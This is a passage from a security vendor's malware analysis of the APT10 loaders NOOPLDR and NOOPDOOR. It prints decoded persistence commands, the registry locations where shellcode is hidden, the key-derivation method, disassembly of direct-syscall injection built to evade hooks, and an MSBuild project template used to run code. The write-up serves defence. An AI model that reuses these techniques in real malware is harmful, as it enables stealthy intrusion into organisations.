CUCKOO SPEAR Part 2: Threat Actor Arsenal

By Cybereason Security Services Team

Archived: 2026-04-05 23:36:48 UTC

In the previous installment of our Cuckoo Spear series, we introduced the Cuckoo Spear campaign and provided an overview of the APT10 threat actor's tactics and objectives. If you missed Part 1, you can catch up here.


In this follow-up, we dive deeper into the technical aspects of the NOOPDOOR and NOOPLDR malwares that APT10 employed in the Cuckoo Spear campaign. Our analysis reveals how NOOPDOOR operates and the potential risks it poses to organizations. This breakdown will help cybersecurity professionals better understand and defend against the sophisticated strategies of this persistent adversary.

ARSENAL ANALYSIS


This section will mainly focus on the reverse engineering of the Cuckoo Spear tools : NOOPLDR and NOOPDOOR.

DLL Loader Analysis / NOOPLDR-DLL

Cybereason has discovered different variants of **NOOPLDR-DLL** differ in how they load the malicious code,



illustrated below.



Loaded as Service DLL-SideLoading


Capabilities

The capabilities of NOOPLDR-DLL are the following:

- Establishes persistence by registering as a Service
- Obfuscates code with Control Flow Flattening
- Encodes strings with XOR
- Creates process and injects shellcode obtained from registry
- Possibly evade user-mode hooks by dynamic custom syscalls

Service Persistence

Cybereason observed telemetry of several unsigned DLL files under C:\Windows\System32 that were loaded as part of the services started by the command **svchost.exe -k netsvcs**. This eventually injected a multitude of NOOPDOOR payloads into arbitrary processes. Further investigation revealed that the malicious DLL files are created by modifying a segment of legitimate DLLs. The modified section is given a randomly generated function name in the export table as shown here.



Export Table With Randomly Generated Function Names


This malicious export function is called as the service's ServiceMain function, which is the entry point for a service that is implemented in a service DLL running within a SVCHOST instance.

Value Name	Value Type	Data
ABC	ABC	ABC
ServiceDll	RegExpandSz	C:¥Windows¥system32¥pgodb100.dll
ServiceMain	RegSz	DaTRhAZpRFqHdgnuLZCUd

ServiceMain Function

Control Flow Flattening


The entire DLL file, including the legitimate functions, has been heavily obfuscated with Control Flow Flattening to potentially slow down analysis efforts.




Control Flow Flattening Observed In NOOPLDR

XOR String

Strings used to register the service and query the registry are XOR encoded, and are decoded with bytes that are hardcoded within the *.rdata* section of the binary.





XOR In NOOPLDR

Crafting a script that will decode all the strings reveals information related to the service settings, registry key path, and a command that starts a windows service and sets its security descriptor.

Software\Microsoft\SQMClient

MachineId

SOFTWARE\Microsoft\UserData

cmd /c "sc start %s && sc sdset %s D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)
(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)
(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:
(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"

SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

netsvcs

%SystemRoot%\System32\svchost.exe -k netsvcs

SYSTEM\CurrentControlSet\Services\

Description

\Parameters

ServiceDll

ServiceMain

DaTRhAZpRFqHdgnuLZCUdP

*.exe

calc.exe

win32calc.exe

_config

-install

Decrypt NOOPDOOR Shellcode

NOOPLDR performs WinAPI calls to obtain encrypted shellcode from several different registry keys. A list of registry key paths observed by Cybereason are the following:

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\User Preferences

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\OneSettings

HKEY_CURRENT_USER\HKCU\Software\Microsoft\OneDrive

HKEY_CURRENT_USER\Software\Microsoft\UserData

HKEY_CURRENT_USER\Software\Microsoft\F12

HKEY_CURRENT_USER\Software\Licenses

HKEY_CURRENT_USER\Software\License

HKEY_CURRENT_USER\COM3

The decryption method utilizes AES-CBC mode with an initialization vector (IV) that contains the first 16 bytes of the MachineId. It uses standard WinAPIs from *advapi32.dll* to derive an AES key based on a SHA1 hash. The SHA1 hash is created from the following combined data:

1. The *MachineId* value from HKEY_LOCAL_MACHINE\\Software\\Microsoft\\SQMClient

2. A *NULL* byte

3. Hardcoded bytes within the *.text* and *.rdata* sections

```
loc_7FFCE66A7F64:       ; Hardcoded bytes for SHA1 hash
mov     [rbp+70h+var_44], 2F1ACC33h
lea     rbx, jpt_7FFCE66A7F9D
```

```
xmmword_7FFCE671D530 xmmword 38789B2711765C1546556688E5CFED4h
                                        ; DATA XREF: w_w_regist
xmmword_7FFCE671D540 xmmword 2993711FD46D6177F042E0D81E3A6588h
                                        ; DATA XREF: w_w_regist
xmmword_7FFCE671D550 xmmword 2230C30F8E0D9BE6020157C98C3FE559h
                                        ; DATA XREF: w_w_regist
xmmword_7FFCE671D560 xmmword 4EC7B29E46A1FD55860C2101504569Eh
                                        ; DATA XREF: w_w_regist
xmmword_7FFCE671D570 xmmword 66EC3CA87167BF89D94FB34BDB72BC21h
                                        ; DATA XREF: w_w_regist
xmmword_7FFCE671D580 xmmword 62C5DBBFABC6BF44B5F058AFE7605FA5h
```

Hardcoded Bytes In NOOPLDR

1. The Registry key name that contains the shellcode

As an example, the data that will be hashed would look like below:

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   7B 39 44 45 32 44 31 44 33 2D 38 31 41 45 2D 34  {9DE2D1D3-81AE-4
00000010   35 30 44 2D 42 41 35 31 2D 45 32 41 36 38 36 33  50D-BA51-E2A6863
00000020   42 42 45 30 45 7D 00 33 CC 1A 2F D4 FE 5C 8E 68  BBE0E}.3Ì./Ôþ\Žh
00000030   56 65 54 C1 65 17 71 B2 89 87 03 88 65 3A 1E D8  VeTÁe.q²‰‡.ˆe:.Ø
00000040   E0 42 F0 77 61 6D D4 1F 71 93 29 59 E5 3F 8C C9  àBðwamÔ.q“)Yå?ŒÉ
00000050   57 01 02 E6 9B 0D 8E 0F C3 30 22 9E 56 04 15 10  W..æ›.Ž.Ã0"žV...
00000060   C2 60 58 D5 1F 6A E4 29 7B EC 04 21 BC 72 DB 4B  Â`XÕ.jä){ì.!¼rÛK
00000070   B3 4F D9 89 BF 67 71 A8 3C EC 66 A5 5F 60 E7 AF  ³OÙ‰¿gq¨<ìf¥_`ç¯
00000080   58 F0 B5 44 BF C6 AB BF DB C5 62 41 35 35 39 39  XðµD¿Æ«¿ÛÅbA5599
00000090   42 32 32 45 41 43 38 39 36 41 41                 B22EAC896AA
```

Data Prior To Getting Hashed

Once hashed, the hash object is then passed to the CryptDeriveKey function to craft the key used for decryption.

Code Injection with Syscalls


Executables under C:\Windows\System32 are started as dummy processes to inject the decrypted NOOPDOOR code with a common WinAPI pattern of

- *CreateProcess*
- *VirtualAlloc*
- *WriteProcessMemory*

- *CreateRemoteThread*

However, Native APIs are implemented instead along with custom syscalls where the SSN (System Service Number) is loaded dynamically right before each call. Although most SSNs are consistent across many Windows versions, some are not.

The malicious code resolves the correct value for each syscall. For example, *NtCreateThreadEx* would be 0xBA on Windows 10 version 1709.



```
; __int64 custom_syscall_NtCreateThreadEx()
custom_syscall_NtCreateThreadEx proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

mov     [rsp+arg_0], rcx
mov     [rsp+arg_8], rdx
mov     [rsp+arg_10], r8
mov     [rsp+arg_18], r9
sub     rsp, 28h
mov     ecx, 4C508125h
call    SSN_resolver    ; returns 0xBA (Win10 ver.1709)
add     rsp, 28h
mov     rcx, [rsp+arg_0]
mov     rdx, [rsp+arg_8]
mov     r8, [rsp+arg_10]
mov     r9, [rsp+arg_18]
mov     r10, rcx
syscall                 ; Low latency system call
retn
custom_syscall_NtCreateThreadEx endp
```

Custom Syscall In NOOPLDR


System Call Symbol	Windows 10 (hide)										
	1507	1511	1607	1703	1709	1803	1809	1903	1909	2004	20H2
NtCreateProfile	0x00ae	0x00af	0x00b0	0x00b3	0x00b4	0x00b5	0x00b5	0x00b6	0x00b6	0x00ba	0x00ba
NtCreateProfileEx	0x00af	0x00b0	0x00b1	0x00b4	0x00b5	0x00b6	0x00b6	0x00b7	0x00b7	0x00bb	0x00bb
NtCreateRegistryTransaction			0x00b2	0x00b5	0x00b6	0x00b7	0x00b7	0x00b8	0x00b8	0x00bc	0x00bc
NtCreateResourceManager	0x00b0	0x00b1	0x00b3	0x00b6	0x00b7	0x00b8	0x00b8	0x00b9	0x00b9	0x00bd	0x00bd
NtCreateSection	0x004a	0x004a	0x004a	0x004a	0x004a	0x004a	0x004a	0x004a	0x004a	0x004a	0x004a
NtCreateSectionEx							0x00b9	0x00ba	0x00ba	0x00be	0x00be
NtCreateSemaphore	0x00b1	0x00b2	0x00b4	0x00b7	0x00b8	0x00b9	0x00ba	0x00bb	0x00bb	0x00bf	0x00bf
NtCreateSymbolicLinkObject	0x00b2	0x00b3	0x00b5	0x00b8	0x00b9	0x00ba	0x00bb	0x00bc	0x00bc	0x00c0	0x00c0
NtCreateThread	0x004e	0x004e	0x004e	0x004e	0x004e	0x004e	0x004e	0x004e	0x004e	0x004e	0x004e
NtCreateThreadEx	0x00b3	0x00b4	0x00b6	0x00b9	0x00ba	0x00bb	0x00bc	0x00bd	0x00bd	0x00c1	0x00c1
NtCreateTimer	0x00b4	0x00b5	0x00b7	0x00ba	0x00bb	0x00bc	0x00bd	0x00be	0x00be	0x00c2	0x00c2
NtCreateTimer2	0x00b5	0x00b6	0x00b8	0x00bb	0x00bc	0x00bd	0x00be	0x00bf	0x00bf	0x00c3	0x00c3
NtCreateToken	0x00b6	0x00b7	0x00b9	0x00bc	0x00bd	0x00be	0x00bf	0x00c0	0x00c0	0x00c4	0x00c4
NtCreateTokenEx	0x00b7	0x00b8	0x00ba	0x00bd	0x00be	0x00bf	0x00c0	0x00c1	0x00c1	0x00c5	0x00c5
NtCreateTransaction	0x00b8	0x00b9	0x00bb	0x00be	0x00bf	0x00c0	0x00c1	0x00c2	0x00c2	0x00c6	0x00c6
NtCreateTransactionManager	0x00b9	0x00ba	0x00bc	0x00bf	0x00c0	0x00c1	0x00c2	0x00c3	0x00c3	0x00c7	0x00c7
NtCreateUserProcess	0x00ba	0x00bb	0x00bd	0x00c0	0x00c1	0x00c2	0x00c3	0x00c4	0x00c4	0x00c8	0x00c8

[*Windows 64-bit Syscall Table*]

Since the Native APIs are being called directly from the process's memory space, any user mode hooks on NTDLL or kernel32 will be ineffective in detecting this injection.

An interesting difference between the two DLLs is the version that used DLL Side-Loading performed local code injection as opposed to the DLL that used *CreateProcess* > *NtWriteVirtualMemory*.

It instead dynamically allocates the decrypted shellcode within its process memory, uses *NtProtectVirtualMemory* syscall to change protections, then executes the newly allocated NOOPDOOR code.




Decrypted NOOPDOOR In Debugger

C# Loader Analysis / NOOPLDR-C#

This C# code is stored in an XML file generally stored in the C:\Windows\System32 folder. In some specific cases, that XML file was stored in other folders.

The code is highly obfuscated, but Cybereason de-obfuscated it in order to identify how it worked.

Mainly, the code is loaded using the Microsoft Windows tool msbuild.exe, which compiles and runs code in one command. The command line **msbuild.exe [NOOPLDR XML FILE NAME].xml** is generally built-in to the victim system through persistence mechanisms such as scheduled tasks, services or WMI consumer events, as documented in the TTPs section.



NOOPLDR-C# Execution Flow

Capabilities


The capabilities of NOOPLDR-C# are the following:

- Code obfuscation
- Time stomping, basing code off *kernel32.dll* MTime
- Loading shellcode / loadable code either from a specific *.dat* file or from registry
- Contains unique configurations for each affected victim device

Each NOOPLDR-C# sample Cybereason analyzed was different depending on the machine. Some loaders included different organization of the functions, and loaded the shellcode from a different registry hive (some loaded from HKCU, and other loaded from HKLM).

MSBuild Project File Schema Reference

Each item is using the Project File format by Microsoft, in order to be interpreted by the LOLBin *msbuild.exe*. That binary takes a *.csproj* file (here renamed XML) which is then compiled and ran:



Source : https://lolbas-project.github.io/lolbas/Binaries/Msbuild/

That XML file, our starting point, begins with the following code:

<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">

<Target Name="MFYMF[...]BppIs">

<jIN[...]LLE />

</Target>

<UsingTask TaskName="jINp0k6v[...]LLLE" TaskFactory="CodeTaskFactory"

AssemblyFile="$(MSBuildToolsPath)\Microsoft.Build.Tasks.dx3gN2[...]QQApv4.0.dll">

<Task>

[C# CODE]

</Task>

</UsingTask>

</Project>


The C# Code mentioned above is extremely obfuscated to complicate analysis.

C# Code Obfuscation

To start with this analysis, one needs to deobfuscate the loader. The original file looks like this at first:

Obfuscated Code

Using a simple IDE, one can already use C# code heuristic to indent code properly:



Extract From The Code Once Indented By VSCode

The next phase is the renaming of each variable and parameter. Since WinAPI functions are being called from the C# code, it's possible to map each randomly named variable with a properly named one:

